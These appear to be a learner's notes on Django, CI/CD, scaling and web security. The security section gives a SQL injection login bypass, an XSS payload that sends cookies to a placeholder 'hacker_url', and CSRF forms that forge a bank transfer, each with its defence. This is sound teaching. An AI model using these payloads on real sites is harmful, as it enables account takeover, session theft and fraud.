    a) So now we are creating our first "app" in our overall project. This app is called "main"
7) To run the server you do : ***python manage.py runserver***
    a) You can then see your website by visiting local host and the port specified in terminal.

Essentially how django works is by using the model view controller architecture. So basically all the data is in the models (database schema), the view defines how the different pages will look and finally the controller will direct the user flow to the relevant views. This is how django does things and is very good for scaling as you can add more things to your project seamlessly and with ease.

1) When you open local host on the port that the server is running on, it will automatically go to the "first app" (this is the default app that is created when the project is created) and look through its urls document. In the URLPatterns list, it will iterate to see if the current url that the user has requested is indeed in there. If it is, then it will render whatever view template it specifies. A neat trick we can do is to have a urls.py file in each app then in our "first app", we can choose to include these files. Like this::
    a) from django.urls import path, include
    b)
    c) urlpatterns = [
    d)   path("", include("main.urls")),
    e)   path('admin/', admin.site.urls),
    f)]
2) So now if the user goes to home url, they will be redirected to the main.urls which is the urls.py file inside the main app folder.
    a) urlpatterns = [
    b)   path("",views.homepage, name="homepage")
    c)]
3) So now we specify the view that the browser should render when they go to the homepage. This is essentially Model View Controller.
4) The views file looks like this (it is in the main app folder aswell)
    a) def homepage(request):
    b)   return HttpResponse("Wow this is your first django lesson")

Models

The main advantage with django over other frameworks is how simple it has been made to interact with databases. Usually, you would have to spend ages designing the database before actually coding to ensure you didnt need to migrate the database at a later stage however with django this is not a problem as Database Migration is taken care of.

```
class Tutorials(models.Model):
    tutorial_title = models.CharField(max_length= 200)
    tutorial_content = models.TextField()
    tutorial_published = models.DateTimeField("date published")

    def __str__(self):
        #overriding the string method to get a good representation of it in string format
        return f"Title : {self.tutorial_title}"
```

Here is an example model. When the project is setup, Django automatically includes a sqlite database as part of the project. So each of these models will essentially just map to a table in the sqlite database.

To actually make use of the models defined in the app, we must “install the app” into the project. This is done by going to the settings.py of the “initial app” and going to the Installed_apps list and adding the following line : app_name.apps.MainConfig

To actually put these models in the database we do a 2 step process:

Python manage.py makemigrations -- this is like doing git add
Python manage.py migrate -- this is like the git push

Now to interact with the database for debug purposes, you could simply use the django shell that is provided. ***Python manage.py shell***

In the shell, you can import your models and begin to create objects to add to your database.

```
from main.models import Tutorials

new_tutorial = Tutorials(tutorial_title="Maths 101", tutorial_content = "this will be some maths content", tutorial_published = timezone.now())

new_tutorial.save()
```

Now to view all the tutorials objects in the database do the following:
Tutorials.objects.all() which will display a queryset of them.

Admin and Apps

So Admin is basically a platform on any django website that allows you to interact with the database seamlessly.

To access it, we must first create a user that will be able to access it.

This is down using the following steps:

```
Python manage.py createsuperuser
```

It will then prompt you to enter your details which you can go ahead and do.

You can then open the admin panel like by going to your base url and doing /admin , enter your details and boom, you're in!

Now you can see the models in your database however it is omitting the one you just created. This is because we need to add it manually by going to the admin.py file and entering the following:

```
from .models import Tutorials

# Register your models here.
admin.site.register(Tutorials)
```

You can now see the model in the admin panel where you can modify/add more rows into the table.

You also have the choice to modify the look and presentation of the admin panel. This can be done simply with a google search.

Remember, every time you make a change to the models in your models.py file you have to makemigration then migrate the database.

External apps

Remember what I was saying about Django being a collection of apps and part of what makes the abstraction that Django forces upon you awesome is that apps are highly modular? Let's see just how easy that can really be.

One thing my tutorials desperately could use is an editor, not really just some text field. I can write HTML in here, sure, but that would be rather tedious, especially if I made some typo and then I wouldn't see it until I push to publish it! Instead, I would like a WYSIWYG (what you see is what you get) editor. Luckily many of these exist within the Django ecosystem. The one I will make use of is a branch off of TinyMCE. To get it, we just need to do:

```
python3 -m pip install django-tinymce4-lite.
```

Now this is an app, so we need to add it to our `INSTALLED_APPS` in the `mysite/mysite/settings.py` file:

```
INSTALLED_APPS = (
    ...
    'tinymce',
    ...
)
```

Then, somewhere in the settings.py also add:

```
TINYMCE_DEFAULT_CONFIG = {
    'height': 360,
    'width': 1120,
    'cleanup_on_startup': True,
    'custom_undo_redo_levels': 20,
    'selector': 'textarea',
    'theme': 'modern',
    'plugins': '''
            textcolor save link image media preview codesample
contextmenu
            table code lists fullscreen  insertdatetime
nonbreaking
            contextmenu directionality searchreplace wordcount
visualblocks
            visualchars code fullscreen autolink lists  charmap
print  hr
            anchor pagebreak
            ''',
    'toolbar1': '''
            fullscreen preview bold italic underline | fontselect,
            fontsizeselect  | forecolor backcolor | alignleft
alignright |
            aligncenter alignjustify | indent outdent | bullist
numlist table |
            | link image media | codesample |
            ''',
    'toolbar2': '''
            visualblocks visualchars |
            charmap hr pagebreak nonbreaking anchor |  code |
            ''',
    'contextmenu': 'formats | link image',
    'menubar': True,
    'statusbar': True,
    }
```

These are some configuration settings of what we might want to include. There are others you can add. See here for further configuration: TinyMCE4-lite configurations

Next, we need to add a pointer to the app so it can be referenced when we call it. To do this, let's now edit `mysite/mysite/urls.py`

```
urlpatterns = patterns('',
    ...
    path('tinymce/', include('tinymce.urls')),
    ...
)
```

Finally, we just need to make use of TinyMCE where we want it. To do this, we need to override a form to use our TinyMCE widget. In this case, it's not just any form, however, we want to use it within the admin page. To do this, go back into our `mysite/main/admin.py` file, and add the follwowing imports:

```
from tinymce.widgets import TinyMCE
from django.db import models
```

The first is for our widget, the second is so we can override one of our `models` fields (the textfield). To do this, we'll add:

```
   formfield_overrides = {
        models.TextField: {'widget': TinyMCE()},
        }
```

So the full script becomes:

```
mysite/main/admin.py
from django.contrib import admin
from .models import Tutorial


class TutorialAdmin(admin.ModelAdmin):

    fieldsets = [
        ("Title/date", {'fields': ["tutorial_title",
"tutorial_published"]}),
        ("Content", {"fields": ["tutorial_content"]})
    ]

    formfield_overrides = {
        models.TextField: {'widget': TinyMCE()},
        }


admin.site.register(Tutorial,TutorialAdmin)
```

Now we can begin to render templates to style our website slightly better.

This is done by using the following code in the views.py file

```
def homepage(request):
    return render(request, "main/home.html", {"tutorials":Tutorials.objects.all})
```

Notes from django book

Chapter 1

- A Web framework provides a programming infrastructure for your applications, so that you can focus on writing clean, maintainable code without having to reinvent the wheel. In a nutshell, that’s what Django does.
- Simply put, MVC is way of developing software so that the code for defining and accessing data (the model) is separate from request-routing logic (the controller), which in turn is separate from the user interface (the view).
- A key advantage of such an approach is that components are *loosely coupled*. Each distinct piece of a Django-powered Web application has a single key purpose and can be changed independently without affecting the other pieces. For example, a developer can change the URL for a given part of the application without affecting the underlying implementation. A designer can change a page’s HTML without having to touch the Python code that renders it. A database administrator can rename a database table and specify the change in a single place, rather than having to search and replace through a dozen files.

Testing CI/CD

As we begin to develop more sophisticated applications, it seems useful to be able to make sure that the code you newly created is not destroying other parts of the code. This can be done by using automated tests.

In Python you have a few options:

- You can create bash files, these are the files that will run commands in the command line.
- Asserts :: with asserts you can test to see if the output generated is indeed the output that was expected. If it is not, you will get thrown an assertion error.

Python has a library called unittest to actually help with testing. Functionality looks like this:

```
import unittest

  from prime import is_prime


  class Tests(unittest.TestCase):

      def test_1(self):
          """Check that 1 is not prime."""
          self.assertFalse(is_prime(1))

      def test_2(self):
          """Check that 2 is prime."""
          self.assertTrue(is_prime(2))

      def test_8(self):
          """Check that 8 is not prime."""
          self.assertFalse(is_prime(8))
```

Unittest with Web Apps in python

Django comes built in with a testing framework that lets you write tests to ensure that the code you write is always functioning. It is called testCase and it extends unittest.

Testing the models of your project

```
class ModelsTestCase(TestCase):

    def setUp(self):

        # Create airports.
        a1 = Airport.objects.create(code="AAA", city="City A")
        a2 = Airport.objects.create(code="BBB", city="City B")

        # Create flights.
        Flight.objects.create(origin=a1, destination=a2, duration=100)
        Flight.objects.create(origin=a1, destination=a1, duration=200)
        Flight.objects.create(origin=a1, destination=a2, duration=-100)

    def test_departures_count(self):
        a = Airport.objects.get(code="AAA")
        self.assertEqual(a.departures.count(), 3)

    def test_arrivals_count(self):
        a = Airport.objects.get(code="AAA")
        self.assertEqual(a.arrivals.count(), 1)
```

When you create objects in your test, django knows not to use the original database as you might mess up the data inside it. It will instead create a test database to allow you to use the same properties of the database just in a more secure environment.

To run the tests, you do “**python manage.py test**”

Testing the View side of the MVC

```
class FlightsTestCase(TestCase):

    # ...same setUp and model testing as before...

    def test_index(self):
        c = Client()
        response = c.get("/")
        self.assertEqual(response.status_code, 200)
        self.assertEqual(response.context["flights"].count(), 2)

    def test_valid_flight_page(self):
        a1 = Airport.objects.get(code="AAA")
        f = Flight.objects.get(origin=a1, destination=a1)

        c = Client()
        response = c.get(f"/{f.id}")
        self.assertEqual(response.status_code, 200)
```

Testing Javascript

There are tools to test your javascript code - these are known as browser testing tools. One example we will be covering is selenium. Essentially with selenium, you can grab elements by their ID, check their value, click them etc and then assert that the expected output is indeed what was changed on the website.

Continuous Integration and continuous delivery


Continuous integration is basically where you have frequent merges onto the main branch of the code. You also have automated unit tests whereby when you want to merge a new feature, the automatic tests are run to ensure you haven't broken any features of the application.

Common tools include : codeship, jenkins , travis CI

Continuous delivery is where you have a setup for automatic deployment. What this means is that if a new feature gets coded and integrated onto the main branch, it will automatically get deployed onto the main application so it is live for users to see and benefit from.

The CI tool we will be investigating is Travis CI


Travis CI



So when you have finished working on a feature of code and push the code to a branch on GitHub, github notifies travis of the change. Travis then pulls the code from GitHub and run the automated tests. Travis then returns the results of the automated tests to github so you can see what worked and what didn't.

To set up travis we need a configuration file to tell it what to run, what tests to perform etc. We do this in a file format known as YAML

YAML file format



```
language: python
python:
    - 3.6
install:
    - pip install -r requirements.txt
script:
    - python manage.py test
```

This is an example of YAML file format for the travis CI. It basically is the list of instructions to be able to run the automated tests.
To make it work, you add the ".travis.yaml" file to your GitHub repo, then go to travis ci website and connect it to your GitHub repo. Then when you make any new commits to your repo, travis will detect this, run the tests and notify you on your commit history whether a particular commit passed or failed the tests.

Travis can also automate the process or delivery. You can specify actions for when the tests pass or fail. So for example, if all the tests pass, you could deploy your code and if they fail you don't deploy.

For exact details check this link : here

Containerisation - edit this section

Github and Travis CI special talks

Github

The lecture is one of the best tutorials on using github in the real world


- Look into feature flipper, where you have specific features enabled for different users of the web app
- Having a chatbot like **hubot** on a group slack channel to monitor what each person is doing on their repos is good to keep everyone updated on what everyone else is doing.

Workflow for adding a new feature is the feature-branch development strategy

- Clone the personal forked repo to your local environment

- Most of the time they are running in docker containers, so what you need to do is run docker compose
- So now you can work on the project locally and make changes
- When you are finished with the feature, you can push it to your personal forked repo. Then you can make a pull request to the main repo where you forked from which then triggers the Travis CI automatic builds by using webhooks. This takes a while but will then eventually notify you if your new feature caused any of the tests to fail or if they all passed. Any co-developers can also review the pull request, provide feedback, and discuss the changes.
- Once the pull request is reviewed and accepted, the next step is to actually deploy the new version of the application. Ideally, deployment should be continual. The more time spent building up a separate branch without integration and deploying it, the harder it will be to integrate and deploy it successfully in the future.
    - One way to progressively deploy a large feature is with feature toggles. A feature toggle consists of a break in the code where one of two versions can be chosen based on certain variables. This can be used to deploy new features without impacting all users at once. This could be used, for example, to let a small group of beta testers try out the new feature. This feature can now be continually deployed and developed, and when the time comes, it can be deployed to an increasing number of users. Ultimately, the feature toggle can be removed as the feature becomes fully deployed.
- The workflow used by the presenter for the deployment of the app was through using hubot on slack. Essentially what happened was that he would type a command into the slack channel, hubot (a chatbot in the slack room) would listen out for this command and then run the deployment steps. The good thing about this is that everyone else on the team who is also in the chatroom can see that you have deployed stuff into production. Also through doing deployment through the hubot/slack interface, you are ensuring that only one person can deploy at any given time. Hubot can set up a deployment queue to ensure deployments don't interfere.

Travis CI features


Automate all the things!

Code Coverage, Linting, Language Runtimes
Dependency Management , Config Management
Deployment, Container-Building (deployment environments)
Documentation Generation, Demo Generation

You can use code climate to check the health of your code and look for code smells

CI systems, as opposed to simply testing on a single machine, help to ensure reproducability and facilitate collaboration. They lead to tidy deploys that have already been tested in an environment as close to the production environment as possible and a faster development flow due to improved confidence in code and pull requests. CI systems allow for automation for many parts of the development process.

Scalability

Benchmarking

- First off, you need to understand what soirt of computation your server can handle. What are the specs of your server essentially?
- This is known as load test/ stress test the server

Vertical Scaling

- Vertical scaling is where you make your one server a better machine ; give it more resources/ add more compute power to it. This means that it would then be able to handle more load/stress than it originally could.
- The drawback to this is that you will eventually reach a limit on the amount of vertical scaling you can do. But what if you need to scale more after this point…

Horizontal scaling

- This is where you get another server that can handle some load/stress from the original server.
- A problem which may arise is when a user wants your website, how will they know which server to go to to retrieve the information.
- This is where a **load balancer** comes in

Load balancing

A **load balancer** sits between the client and the servers and is a tool used to direct a user to a particular server to “balance the load”. They choose which server to go to using an algorithm. Choice of algorithm could be **round robin** (nth user goes to nth server mod number of servers ;))

One drawback is the fact that the number of users isn't really a good metric for how stressed a server is. This is because a server may have 10 connections of people doing less computationally intensive stuff which is deemed to be better than having fewer connections all doing computationally expensive stuff.

Session aware load balancing

When the user connects to a server from the initial load balancing algorithm, the users session data will be stored on this server so when they try to reconnect to the service, they should be sent to the same server so they can retrieve all their session data. This is known as **sticky sessions**

Another solution to the aforementioned problem would be to store **session data in a database** that all the servers connect to. This way, when the load balancer directs a user to a particular server using an algorithm like round robin, it can guarantee that session data will be preserved because it is stored in the database.

Another example could be to use **client side sessions**. So potentially store session information in a cookie which then gets sent to the server every request. That way, the user could be connected to any server and because the server gets sent the cookie, it can maintain the sessions. This is prone to adversarial attacks however.

Problem with horizontal scaling

Traffic to a site is not linear. Imagine an ecommerce site that has a christmas theme. During the rest of the year, it will likely be quiet and require fewer resources. However when it comes to christmas, you will expect that the traffic to the site spike. So the problem with horizontal scaling is that you don't know what number of resources you need in order to handle all seasons - because if you under equip yourself, you'd be losing out when the spike of traffic comes however if you over equip yourself, you will have wasted resources during the low season.

Autoscaling

This is where the horizontal scaling is done automatically depending on the traffic that is coming in. This is a feature that is prevalent in most cloud platforms today.

Server goes down

When you have horizontally scaled and one of the servers goes down, the problem comes when one of the servers goes down. How will the load balancer know not to send users to this server?

A common approach is to implement something where servers send the load balancer what is known as a heartbeat at given intervals - what this does is it tells the load balancer if the server is still alive or not.

Scaling a database

Database partitioning - vertically and horizontally

Vertical partitioning

This is like normalization ; this is where you redesign the table such that you turn one big table into a series of smaller tables such that they are easier to query and not as big.

Horizontal partitioning

This is where the database gets split up by the rows. So imagine you had a massive table of flights, you could partition the table horizontally and turn it into 2 tables called : domestic_flights and international_flights. This way when you do a query, you won't have to query such a big table.


Something to consider when horizontally partitioning a database is to work out a way to easily figure out which table you have to query. It's nice to have smaller tables that are much faster to query however it would be even better if you could find an ingenious way to know exactly what table to query in a quick way.

Another thing is with schema changes. When you want to make a change to the layout of the flight table, you need to now make it to all of the sub tables which can be a headache.

Another drawback is when queries actually become slower by using this approach. This can come from the fact that if you have a query whereby you need to collate data from more than one of the sub tables, it becomes slower because you are querying multiple tables rather than just one.

Database sharding

Database sharding is the process of splitting up your database tables into multiple servers - each storing some tables. You now don't have a single point of failure. It also allows for concurrent queries whereby you can query both the servers at the same time for some data.




Database replication

We still haven't tackled the problem where one database server could be overloaded by queries. You could have multiple copies of the same database which you could spread load across - this is known as database replication.

There comes a problem of data integrity when we use database replication. This is where if you don't have some kind of mechanism to keep all the data in sync somehow, you could start to mess up the database integrity. There are two common ways to solve the problem:


Single primary replication



So we have a single “master” database that we can write to. All other replicas of the database are just for reading from and can never be updated directly. When the main database gets written to, it then updates the replicas as well.

This model is good if we have a system where we have a lot of “read” operations like a newspaper. So essentially, we just read from the database and rarely write to it so we wont have any issues there. However the problem comes when we have a system where we are frequently writing to a database as we now have a single point of failure.

Multi primary replication



To remove the single point of failure we can have many tables that allow writing and reading. With this model, you can have problems with race conditions whereby imagine if you were adding two new users on two different tables at exactly the same time, they could both be given the same primary key. So essentially, you need to devise a system where you can look at the queries coming in and anticipate if they would potentially be conflicting

Caching

Caching is the idea that you store some data somewhere more locally for faster retrieval.

Client side caching

This is where the web browser caches some files assuming that they remain the same. This can be implemented by modifying the HTTP header sent from the server to include a feature called cache-control : max-age = n seconds . What this is basically saying to the browser is that within those n seconds, cache this data for future use. But what happens if the page changes before the n seconds are up? The user would need to do a hard refresh to clear the cache and retrieve the files from the server. What about the case where after a time period longer than n , the data is still the same? We would still be querying the server for data we already have… We overcome this by using a unique identifier known as an ETAG. This works using the following logic : we send a get request to the server for the data along with our ETAG. The server then looks at the ETAG and checks to see if it matches the ETAG of the latest resource. If it doesn't, send the updated data to the client. If its the same, then we know the data has not been modified so we notify the user that the data was not modified.

Server side caching

Store frequently queried data in the cache (a separate storage place) . These are queries that are costly on the database server however they are frequently requested by users. But what happens when data in the database changes and the data in the cache becomes stale (cache invalidation) ? One simple way is to use an ID for queries. Then if we get a request for a particular query, check if the ID that is in the cache matches the ID in the database. That way we know if the data in the cache is stale. Similar to the ETAG in client side caching.

CDN - Content delivery network

A service that accelerates content delivery online. It allows your website to have better load times and run faster. When you have a central server, distance between server location and people that are retrieving the data from the server affects the performance of the website greatly. So the further you are, the longer it will take for a website to load.

What a CDN does is put CDN endpoints around the world. Now whenever the user needs to retrieve some content, they don't need to go to the server, they instead go to the CDN endpoints which is closer to them. This significantly reduces the load time of the website.

Other benefits of a CDN:

- Security : this is because the users aren't directly communicating with the server.
- Decrease in stress on the server which leads to better uptime

Istio Service mesh

In a microservice architecture, we have loads of docker containers each running their own microservices. For each of these microservices to find its dependent microservices can be challenging especially if you have a large architecture. So istio comes in to solve this problem. It provides what is called the “istio service mesh” that allows an app to find its dependent services and dependent services to find each other. Istio works by placing “proxy’s” next to each one of your containers. The proxy itself runs in a container next to your application container but runs in the same kubernetes pod. Now when two microservices want to talk to each other, the proxies intercept the request, apply any policies then forward it to the receiving container. Istio configures each of these proxies to your desired configuration.

Security in web app dev

CS50 Lecture has examples for each of the vulnerabilities

Open source software

Open-source software’s code is openly available to anyone who would like to see it or develop and contribute to it. In terms of security, open-source software could be considered more secure because it can be seen by anyone. On the other hand, any security vulnerabilities can be exploited by anyone who can find them.

With Git or other version control systems in general, it is important that sensitive information, like a password or information, doesn’t get pushed to a repository. If such a situation were to occur, even pushing another commit removing those credentials wouldn’t be secure. Due to the nature of version control, all old commits are still visible.

2FA is also becoming increasingly popular. This is convenient on accounts like github where if an adversary were to gain access to the account they could see all your code.

HTML

Adversaries can take code client side code that can be accessed by inspecting the page source, then they can use it as the code that gets rendered when users go to their server. Then the adversary can modify a link to say “forgot password” and now they can redirect the user to whatever page they want to. Some crazy stuff…

Flask

When you have users communicating with a server, you need to ensure the packets being sent are encrypted. This is to prevent anyone who intercepts the packets (known as packet sniffing) to be able to read the contents of the packets in broad daylight. So what we use instead is known as cryptography. We encrypt our data packets using an encryption algorithm : maybe symmetric key encryption or public key cryptography. This way, we can send our data across the network and even if people intercept our data, they will be unable to interpret it.

Environment variables

As has been noted, passwords and other credentials should never be put in source code. What should be done instead is to set parameters like secret keys using environment variables, which are located inside the system the program is running on but not in the program’s code itself.

SQL

Databases can be insecure, so when designing the database we need to consider how to protect user details even if the adversary were to gain access to the system.

Hashing + Hashing with a SALT


Imagine a database with a table with schema USERS(username, email, password). If an adversary were to gain access to the database, they would be able to see the plaintext passwords and potentially compromise that user on multiple other websites. So to prevent this, we hash passwords. This is where we store the result of passing the password into a hashing algorithm. This way, the adversary would be able to see hashes rather than plaintext passwords. This is good… but not good enough. This is still prone to what is known as a rainbow table attack. To make sure you're secure, you can use a SALT. This is where we append a random string to the plaintext password before we pass it into the hashing function. This way, we protect our user's passwords from rainbow table attacks.

Data leakage

Sometimes we leak data about users through the way our application UX is. Imagine a forgotten password page where the user enters their email, if they are a user we say "email has been sent" if they are not a user we say "error not a valid email". This is leaking data about our users because adversaries can now determine the email addresses of users who have accounts with the service… this can then be detrimental because the user with that email can be phished.

SQL injection

This is where you enter SQL code into user input field which then allows users to run their own SQL code on someone's server like this:



```
SELECT * FROM users
    WHERE (username = 'alice')
    AND (password = '1' OR '1' = '1');
```

So as you can see, by entering something unusual into the password field, we essentially bypass the verification step as the second part of the AND clause will evaluate to true.

Therefore we need to "sanitize our input fields" to prevent this kind of functionality from happening.

API's

When designing APIs, it is often important to ensure that certain users only have access to certain information. To keep track of users, API keys, simply long strings, are generated and associated with every user. Every time an API request is made, an API key must be passed with it.

API keys allow for ‘route authentication’, or verifying that a user has permission to access a certain route. They also can be used for ‘rate limiting’, or ensuring that a user can only make so many requests.

Javascript vulnerabilities

Cross site scripting

Similar to how SQL injections abused the possibilities for users to modify the code being run on a database, cross-site scripting consists of running some arbitrary JavaScript code inside a browser. It works by the user identifying areas in the program where they can enter javascript code and for it to be run when other users come across it. Chrome has security tools to protect against some XSS attacks however through some ingenious innovation you can bypass them.

```
/<script>document.write('<img
src="hacker_url?cookie="+document.cookie+">")</script>
```

^This example was for when the path is not found it will render a 404 not found on the screen. What this script does is insert an image tag but in trying to do so, the server where the hacker url is located gets pinged with the user’s cookie. This can be detrimental as it can violate integrity as users can go on to impersonate others.

```
@app.route("/", methods=["GET", "POST"])
def index():
    if request.method == "POST":
        contents = request.form.get("contents")
        db.execute("INSERT INTO messages (contents) VALUES (:contents)",
{"contents": contents})
    messages = db.execute("SELECT * FROM messages").fetchall()
    return render_template("index.html", messages=messages)
```

Imagine this excerpt of code right here. It is basically using a database to make a message board page where users can enter messages to be stored on the server and rendered.

Imagine in the textbox, you entered some javascript code like <script>alert(“hi”)</script>.
Your browser’s XSS auditor tools will most likely detect this and protect you. However it is now stored in the database. This means that anyone who looks at the message board will have that javascript code run automatically. This can be code

that gives away a cookie to a hacker or something similar. This can be prevented in frameworks like Flask and Django by not using the “safe” keyword like this.

```
<ul>

    {% for message in messages %}
        <li>{{ message.contents | safe }}</li>
    {% endfor %}

</ul>
```

Django

Cross site request forgery

Cross-site request forgery (CSRF) consists of forging a request to different website that the user is already logged in to. Consider a bank’s website, which allows for money transfers at `/transfer` by passing in the recipient and an amount. Here’s some HTML that can exploit that:

```
<body>
  <a href="http://yourbank.com/transfer?to=brian&amt=2800"?>
      Click Here!
  </a>
</body>
```

The bank can defend against CSRF like this by making all state modifying code happen via POST requests. Then you have this scenario:

```
<body>
    <form action="https://yourbank.com/transfer" method="post">
        <input type="hidden" name="to" value="brian">
        <input type="hidden" name="amt" value="2800">
        <input type="submit" value="Click Here!">
    </form>
<body>
```

So essentially all the user will see is a button that says “Click Here”. If they do indeed click the button, then the form will submit and the transfer could initiate. There could be automatic form submission which can happen when the page is loaded. This means that even if the user did not explicitly click the button, the form still gets submitted.

The solution to this vulnerability is to add a special ‘token’, essentially a password, to be submitted with every form. These tokens are added automatically by the server, and when the server sees a request, it can compare the token it receives with the token it knows to have inserted. In this way, only valid form requests will be respected. Because a new token is generated with every form, they cannot be reused or stolen.

CI/CD vulnerabilities

When using a CI tool such as Travis, that tool has access to the entire codebase. Now, if either Travis or GitHub, for example, are compromised, so is the codebase. This is the case whenever accounts or sites grant other applications access to user information. When designing services that share information, it is important to be careful when choosing whom to share with. Users of these services should be careful about what information is potentially being exposed.

Scalability vulnerabilities

Because any server is a finite machine capable of handling a finite number of requests, a hacker can send an excessive number of requests in a short period of time to try and shut down a server. This is called a ‘denial of service’, or DoS, attack. A ‘distributed’ denial of service, or DDoS, attack consists of using a large number of bots or computers to make an even greater number of requests to a single server.

One potential safeguard against DDoS attacks is a filtering system to try and ensure that only valid requests are respected. If a user is suspicious, they could be blacklisted to prevent them from making any future requests. In the end, however, it often does come down to a battle of resources between the attacker and the server(s).

Cloudflare also offers DDos Protection.

